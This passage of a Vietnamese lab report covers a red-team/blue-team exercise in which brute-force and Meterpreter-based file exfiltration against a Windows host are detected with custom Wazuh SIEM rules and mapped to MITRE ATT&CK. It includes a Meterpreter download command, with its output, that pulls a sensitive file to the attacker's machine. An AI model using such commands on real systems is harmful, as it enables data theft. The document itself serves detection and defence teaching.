
Hình 11: Wazuh Dashboard hiện luồng log thô Rule 60122 mức độ 5 và Rule 60204 mức độ 10



Hình 12: Chi tiết Log thô ghi nhận hành vi Brute Force cơ bản

### Bước 3: Viết quy tắc phát hiện (Threat Hunting)

Nhận thấy các cảnh báo Level 5 xuất hiện với tần suất cao bất thường, Threat Hunter tiến hành can thiệp để gom nhóm sự kiện. Trong file `local_rules.xml`, hệ thống được bổ sung Rule 100071 (Level 12). Luật này được cấu hình với điều kiện tương quan thời gian thực: Nếu Rule gốc 60122 xuất hiện liên tục 5 lần trong vòng 60 giây (`frequency="5" timeframe="60"`), hệ thống sẽ kết luận đây là một cuộc tấn công Brute Force có chủ đích.



Hình 13: Cấu hình Rule 100071 với điều kiện tần suất 5 lần/60 giây trên máy chủ Wazuh

#### Bước 4: Tấn công lại và Phòng thủ thành công (Retro Cycle)

Đội Red Team tiến hành chạy lại lệnh Hydra một lần nữa để kiểm thử bức tường phòng thủ mới.

Thành quả đạt được: Ngay khi máy Kali chạm đến lượt thử mật khẩu thứ 5, bộ máy tương quan của Wazuh lập tức khớp luật. Dashboard nổ Cảnh báo Đỏ (Level 12) với tiêu đề rõ ràng: *"Cảnh báo Đỏ: Phát hiện tấn công Brute Force"*.

| Time                          | agent.name      | rule.description                              | rule.level | rule.id |
|-------------------------------|-----------------|-----------------------------------------------|------------|---------|
| > Jul 20, 2026 @ 15:54:36.883 | DESKTOP-HNONIK6 | Logon failure - Unknown user or bad password. | 5          | 60122   |
| > Jul 20, 2026 @ 15:54:34.159 | DESKTOP-HNONIK6 | Logon failure - Unknown user or bad password. | 5          | 60122   |
| > Jul 20, 2026 @ 15:54:31.433 | DESKTOP-HNONIK6 | Logon failure - Unknown user or bad password. | 5          | 60122   |
| > Jul 20, 2026 @ 15:54:28.800 | DESKTOP-HNONIK6 | Logon failure - Unknown user or bad password. | 5          | 60122   |
| > Jul 20, 2026 @ 15:54:26.092 | DESKTOP-HNONIK6 | Cảnh báo Đò: Phát hiện tấn công Brute Force.  | 12         | 100071  |
| > Jul 20, 2026 @ 15:54:23.466 | DESKTOP-HNONIK6 | Logon failure - Unknown user or bad password. | 5          | 60122   |
| > Jul 20, 2026 @ 15:54:20.753 | DESKTOP-HNONIK6 | Logon failure - Unknown user or bad password. | 5          | 60122   |
| > Jul 20, 2026 @ 15:54:18.111 | DESKTOP-HNONIK6 | Logon failure - Unknown user or bad password. | 5          | 60122   |
| > Jul 20, 2026 @ 15:54:15.483 | DESKTOP-HNONIK6 | Logon failure - Unknown user or bad password. | 5          | 60122   |

Hình 14: Cảnh báo đò Rule 100071 xuất hiện ngay giữa các luồng log đăng nhập thất bại

Khi mở rộng chi tiết của cảnh báo này, hệ thống đã tự động định danh và ánh xạ chính xác hành vi của kẻ tấn công vào ma trận MITRE ATT&CK với mã **T1110.001** (Credential Access - Password Guessing), giúp đội ngũ SOC dễ dàng đề xuất phương án chặn IP trên Firewall.


| rule.description                             | rule.firedtimes | rule.frequency | rule.groups                  | rule.id | rule.level | rule.mail | rule.mitre.id | rule.mitre.tactic | rule.mitre.technique | timestamp                   |
|----------------------------------------------|-----------------|----------------|------------------------------|---------|------------|-----------|---------------|-------------------|----------------------|-----------------------------|
| Cảnh báo Đò: Phát hiện tấn công Brute Force. | 4               | 5              | local, syslog, sshd, windows | 100071  | 12         | true      | T1110.001     | Credential Access | Password Guessing    | Jul 20, 2026 @ 15:55:06.090 |

Hình 15: Cảnh báo tự động ánh xạ MITRE ATT&CK T1110.001

### Kịch bản 3: Đánh cắp dữ liệu mật (Data Exfiltration - T1005) và Ngăn chặn

#### Bước 1: Khởi tạo tấn công và Trình sát (Red Team)

Mục tiêu của kẻ tấn công là tìm kiếm và đánh cắp các tệp tin nhạy cảm. Trên máy nạn nhân (Windows 10) hiện đang có một thư mục quan trọng mang tên C:\DanhMucHinhAnh chứa các dữ liệu mật (ví dụ: R.jpg).



Hình 16: Thư mục chứa dữ liệu nhạy cảm trên máy nạn nhân

Từ phiên kết nối C2 (Meterpreter) đã thiết lập, kẻ tấn công khởi chạy lệnh shell để thâm nhập vào giao diện dòng lệnh (CMD) của Windows. Sau đó, kẻ tấn công điều hướng đến thư mục mục tiêu và sử dụng lệnh download "C:\\DanhMucHinhAnh\\K.jpg" /tmp/ nhằm sao chép/trích xuất dữ liệu ra ngoài.


```
meterpreter > download "C:\\DanhMucHinhAnh\\K.jpg" /tmp/  
[*] Downloading: C:\DanhMucHinhAnh\K.jpg → /tmp/K.jpg  
[*] Downloaded 768.29 KiB of 768.29 KiB (100.0%): C:\DanhMucHinhAnh\K.jpg → /tmp/K.jpg  
[*] Completed : C:\DanhMucHinhAnh\K.jpg → /tmp/K.jpg  
meterpreter > 
```

Hình 17: Kẻ tấn công gọi Shell và thực thi lệnh sao chép dữ liệu mật

#### Bước 2: Giám sát và Thu thập Log thô (Endpoint & SOC)

Do hệ thống phòng thủ đã chủ động thiết lập tính năng giám sát quyền truy cập đối tượng (SACL - System Access Control List) trên thư mục C:\DanhMucHinhAnh,

ngay khi mã độc chạm vào tệp tin, Windows Event Viewer lập tức ghi nhận một loạt sự kiện Event ID 4663 (Audit Success - File System) báo hiệu nỗ lực truy cập dữ liệu.



Hình 18: Sysmon/Windows Security bắt được hàng loạt sự kiện Event ID 4663

Dữ liệu được đẩy về Wazuh SIEM. Tại đây, hệ thống bắt được hành vi mã độc gọi ẩn giao diện dòng lệnh, kích hoạt Rule mặc định **92052 (Level 4)** với nội dung *"Windows command prompt started by an abnormal process"*. Tuy nhiên, hành vi sao chép tệp tin nhạy cảm vẫn chưa được cảnh báo mức độ cao do thiếu luật đặc tả.

Available fields

- agent.id
- agent.ip
- data.file
- data.title
- data.win.eventdata.authenticationPackageName
- data.win.eventdata.commandLine
- data.win.eventdata.company
- data.win.eventdata.creationUtcTime
- data.win.eventdata.currentDirectory
- data.win.eventdata.data
- data.win.eventdata.description
- data.win.eventdata.elevatedToken
- data.win.eventdata.failureReason
- data.win.eventdata.fileVersion
- data.win.eventdata.hashes
- data.win.eventdata.image
- data.win.eventdata.impersonationLevel
- data.win.eventdata.integrityLevel

| Time                        | agent.name      | rule.description                                      | rule.level | rule.id |
|-----------------------------|-----------------|-------------------------------------------------------|------------|---------|
| Jul 20, 2026 @ 16:13:29.132 | DESKTOP-HNON1K6 | Windows command prompt started by an abnormal process | 4          | 92052   |

Expanded document


| Table                               | JSON                                                                                                                                                    |
|-------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------|
| _index                              | wazuh-alerts-4.x-2026.07.20                                                                                                                             |
| agent.id                            | 001                                                                                                                                                     |
| agent.ip                            | 100.120.48.88                                                                                                                                           |
| agent.name                          | DESKTOP-HNON1K6                                                                                                                                         |
| data.win.eventdata.commandLine      | C:\Windows\system32\cmd.exe                                                                                                                             |
| data.win.eventdata.company          | Microsoft Corporation                                                                                                                                   |
| data.win.eventdata.currentDirectory | C:\                                                                                                                                                     |
| data.win.eventdata.description      | Windows Command Processor                                                                                                                               |
| data.win.eventdata.fileVersion      | 10.0.19041.4355 (WinBuild.160101.0800)                                                                                                                  |
| data.win.eventdata.hashes           | MD5=2B40C98ED0F7A1D3B091A3E8353132DC, SHA256=BADF4752413CB0CBDC03FB95820CA167F8CDC63B597CCD85EF43111180E088B0, IMPHASH=272245E2988E1E430500B852C4FB5E18 |
| data.win.eventdata.image            | C:\Windows\System32\cmd.exe                                                                                                                             |

Hình 19: Wazuh hiển thị log thô Level 4 ghi nhận tiến trình CMD bị gọi bất thường

### Bước 3: Viết quy tắc phát hiện (Threat Hunting)

Nhằm bóc tách chính xác hành vi đánh cắp dữ liệu và nâng cao mức độ cảnh báo, Threat Hunter tiến hành cập nhật tệp cấu hình `local_rules.xml`.

Hệ thống được bổ sung Rule 100079 (Nâng cảnh báo gọi CMD ẩn lên Level 12) và đặc biệt là Rule 100080 (Level 12). Rule 100080 sử dụng biểu thức chính quy (Regex) để lọc toàn bộ các log 4663 có đích đến là các thư mục an toàn của người dùng, bao gồm cả `C:\\DanhMucHinhAnh`.



Hình 20: Cấu hình Rule 100079 và Rule 100080 trên Wazuh SIEM

#### Bước 4: Tấn công lại và Phòng thủ thành công (Retro Cycle)

Để nghiệm thu hệ thống, kẻ tấn công thực hiện lại lệnh sao chép tệp tin R.jpg.

Ngay trong tích tắc, bộ máy tương quan của Wazuh khớp luật và kích hoạt hàng loạt Cảnh báo Đỏ (Level 12) trên Dashboard với nội dung: *"Cảnh báo Đỏ: Phát hiện hành vi đọc/chép dữ liệu từ Vùng an toàn của người dùng (User Profile)"*.

Hệ thống phòng thủ đã bắt quả tang thành công hành vi Data Exfiltration (T1005), hoàn tất xuất sắc chu trình săn lùng mối đe dọa (Threat Hunting Cycle) và sẵn sàng tích hợp phương án chặn IP trên Tường lửa (pfSense).

| Time                          | agent.name      | rule.description                                                                               | rule.level | rule.id |
|-------------------------------|-----------------|------------------------------------------------------------------------------------------------|------------|---------|
| > Jul 20, 2026 @ 16:18:18.039 | DESKTOP-HNONIK6 | Cảnh báo Đỏ: Phát hiện hành vi đọc/chép dữ liệu từ Vùng an toàn của người dùng (User Profile). | 12         | 100080  |
| > Jul 20, 2026 @ 16:18:18.039 | DESKTOP-HNONIK6 | Cảnh báo Đỏ: Phát hiện hành vi đọc/chép dữ liệu từ Vùng an toàn của người dùng (User Profile). | 12         | 100080  |
| > Jul 20, 2026 @ 16:18:18.039 | DESKTOP-HNONIK6 | Cảnh báo Đỏ: Phát hiện hành vi đọc/chép dữ liệu từ Vùng an toàn của người dùng (User Profile). | 12         | 100080  |
| > Jul 20, 2026 @ 16:18:18.039 | DESKTOP-HNONIK6 | Cảnh báo Đỏ: Phát hiện hành vi đọc/chép dữ liệu từ Vùng an toàn của người dùng (User Profile). | 12         | 100080  |
| > Jul 20, 2026 @ 16:18:18.039 | DESKTOP-HNONIK6 | Cảnh báo Đỏ: Phát hiện hành vi đọc/chép dữ liệu từ Vùng an toàn của người dùng (User Profile). | 12         | 100080  |
| > Jul 20, 2026 @ 16:18:15.472 | DESKTOP-HNONIK6 | Cảnh báo Đỏ: Phát hiện hành vi đọc/chép dữ liệu từ Vùng an toàn của người dùng (User Profile). | 12         | 100080  |
| > Jul 20, 2026 @ 16:18:15.471 | DESKTOP-HNONIK6 | Cảnh báo Đỏ: Phát hiện hành vi đọc/chép dữ liệu từ Vùng an toàn của người dùng (User Profile). | 12         | 100080  |
| > Jul 20, 2026 @ 16:17:24.828 | khang           | Wazuh server started.                                                                          | 3          | 502     |
| > Jul 20, 2026 @ 16:17:13.016 | khang           | Host-based anomaly detection event (rootcheck).                                                | 7          | 510     |
| > Jul 20, 2026 @ 16:17:13.010 | khang           | Host-based anomaly detection event (rootcheck).                                                | 7          | 510     |
| > Jul 20, 2026 @ 16:13:29.132 | DESKTOP-HNONIK6 | Windows command prompt started by an abnormal process                                          | 4          | 92052   |
| > Jul 20, 2026 @ 16:11:52.603 | DESKTOP-HNONIK6 | Cảnh báo Đỏ: Phát hiện file thực thi khởi chạy từ vùng dữ liệu người dùng (Môhi                | 12         | 100078  |

Hình 21: Dashboard nổ cảnh báo đỏ level 12 liên tục , phát hiện thành công hành vi trộm cắp dữ liệu

## 2. Đánh giá kết quả

### 2.1. Ảnh xạ kỹ thuật tấn công lên ma trận MITRE ATT&CK

Thông qua việc đối chiếu kịch bản tấn công thực tế của Red Team với các cảnh báo ghi nhận được từ hệ thống SIEM Wazuh, nhóm đã định danh, bóc tách và ánh xạ thành công toàn bộ vòng đời của chiến dịch tấn công (Cyber Kill Chain) lên ma trận MITRE ATT&CK. Các kỹ thuật đã được sử dụng và phát hiện bao gồm:

- Initial Access (Xâm nhập ban đầu): Kẻ tấn công sử dụng kỹ thuật lừa đảo có chủ đích thông qua việc gửi đường dẫn tải tệp tin độc hại qua email/Drive (Spearphishing Link - T1566.002).
- Execution (Thực thi): Nạn nhân do thiếu cảnh giác đã giải nén và chạy trực tiếp tệp tin chứa mã độc trên máy tính cá nhân (User Execution: Malicious File - T1204.002).
- Defense Evasion (Trốn tránh phòng thủ): Để qua mặt người dùng, mã độc đã được kẻ tấn công tinh chỉnh, giả mạo định dạng và biểu tượng thành một tệp tin tài liệu báo cáo hợp lệ (Masquerading - T1036).

- Credential Access (Truy cập thông tin xác thực): Kẻ tấn công sử dụng từ điển để dò tìm mật khẩu liên tục vào giao thức điều khiển từ xa của máy nạn nhân (Brute Force: Password Guessing - T1110.001).
- Collection (Thu thập dữ liệu): xâm nhập thành công vào vùng an toàn của người dùng để trích xuất các tệp tin hình ảnh/tài liệu nhạy cảm (Data from Local System - T1005).
- Command and Control (Điều khiển và Chỉ huy): Tệp tin thực thi thiết lập một phiên kết nối ngược (Reverse Shell) về máy chủ Kali Linux thông qua các giao thức mạng tiêu chuẩn (Application Layer Protocol: Web Protocols - T1071.001).
- Exfiltration (Đánh cắp dữ liệu ra ngoài): Dữ liệu mật được sao chép và chuyển ra khỏi hệ thống mạng của nạn nhân thông qua chính kênh kết nối C2 đã được thiết lập trước đó (Exfiltration Over Alternative Protocol - T1048).

[illegible]

Hình 22: Bảng ánh xạ MITRE ATT&CK

## 2.2. Báo cáo Triage và Đề xuất khắc phục

| Tên sự cố<br>(Incident)                 | Mức độ nghiêm trọng              | Định danh Rule | Đề xuất khắc phục<br>(Hardening)                                                                                                                                                                       |
|-----------------------------------------|----------------------------------|----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Thực thi mã độc<br>(Payload Execution)  | Cao (High)                       | Rule 100078    | <ul style="list-style-type: none"><li>- Bật Real-time protection của Windows Defender.</li><li>- Sử dụng AppLocker chặn thực thi file .exe từ các thư mục người dùng (Downloads/Temp).</li></ul>       |
| Tấn công dò mật khẩu (Brute Force)      | Cao (High)                       | Rule 100071    | <ul style="list-style-type: none"><li>- Tích hợp Tường lửa (pfSense) chặn IP tự động sau 5 lần sai mật khẩu.</li><li>- Thiết lập chính sách khóa tài khoản (Account Lockout Policy) 30 phút.</li></ul> |
| Đánh cắp dữ liệu<br>(Data Exfiltration) | Đặc biệt Nghiêm trọng (Critical) | Rule 100080    | <ul style="list-style-type: none"><li>- Giới hạn quyền truy cập NTFS và thiết lập SACL cho các thư mục trọng yếu.</li></ul>                                                                            |

|  |  |  |                                                                                   |
|--|--|--|-----------------------------------------------------------------------------------|
|  |  |  | - Phân đoạn mạng<br>(Network<br>Segmentation) để<br>ngăn chặn di chuyển<br>ngang. |
|--|--|--|-----------------------------------------------------------------------------------|

*Bảng 1: Bảng phân công công việc*